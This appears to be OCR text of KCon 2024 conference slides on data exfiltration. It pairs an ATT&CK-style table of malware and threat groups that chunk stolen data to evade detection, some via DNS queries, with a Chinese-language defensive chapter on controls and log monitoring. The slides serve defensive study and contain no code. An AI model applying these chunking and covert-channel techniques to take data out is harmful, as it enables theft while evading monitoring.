
ID	Name	Description
S0622	AppleSeed	AppleSeed has divided files if the size is 0x1000000 bytes or more.[1]
G0007	APT28	APT28 has split archived exfiltration files into chunks smaller than 1MB.[2]
G0096	APT41	APT41 transfers post-exploitation files dividing the payload into fixed-size chunks to evade detection.[3]
C0015	C0015	During C0015, the threat actors limited Rclone's bandwidth setting during exfiltration.[4]
C0026	C0026	During C0026, the threat actors split encrypted archives containing stolen files and information into 3MB parts prior to exfiltration.[5]
S0030	Carbanak	Carbanak exfiltrates data in compressed chunks if a message is larger than 4096 bytes .[6]
S0154	Cobalt Strike	Cobalt Strike will break large data sets into smaller chunks for exfiltration.[7]
S0170	Helminth	Helminth splits data into chunks up to 23 bytes and sends the data in DNS queries to its C2 server.[8]
S0487	Kessel	Kessel can split the data to be exilftrated into chunks that will fit in subdomains of DNS queries.[9]
S1020	Kevin	Kevin can exfiltrate data to the C2 server in 27-character chunks.[10]
G1014	LuminousMoth	LuminousMoth has split archived files into multiple parts to bypass a 5MB limit.[11]
S0699	Mythic	Mythic supports custom chunk sizes used to upload/download files.[12]
S0644	ObliqueRAT	ObliqueRAT can break large files of interest into smaller chunks to prepare them for exfiltration.[13]


窃取手段

时间序列



端口敲门





参考资料：《 Covert Timing Channel Analysis Either as Cyber Attacks or Confidential Applications》
https://www.ncbi.nlm.nih.gov/pmc/articles/PMC7219501/

KCon

PART ONE

03

防守篇

DEFENSIVE CHAPTER

防守篇


管控手段
网络管控
资源访问
安全产品
防御策略
上网权限管控
网络分段管控
流量解密/监控
身份访问控制管理
最小权限原则
监控/审计访问记录
DLP
UEBA
NIDS

防守篇

KCon

命令执行日志

监控可能用于数据窃取的参数，如敏感文档的upload等

文件访问日志

文件访问模式的监控，如应用程序对大文件的访问，非工作时间段的大量访问等

网络连接日志

对新创建的网络连接监控，如某业务某主机与一个不受信任的ip地址或域名建立连接

网络流量内容

监控流量内容来检测数据外泄对象，结合数据识别能力进行关联检测，如识别外传密集的财务数据

网络流量行为

网络流量的行为模式和流量走向分析，不遵守特定协议和行为模式的监控，如使用不常见协议发送大量数据，如某业务5分钟发送了10M数据

脚本执行

对执行脚本捕获并分析可疑脚本代码，如批量合并文件等

PART ONE

04

结语

END CHAPTER

结语

分享与成长

KCon
2024

Kcon 2024

THANKS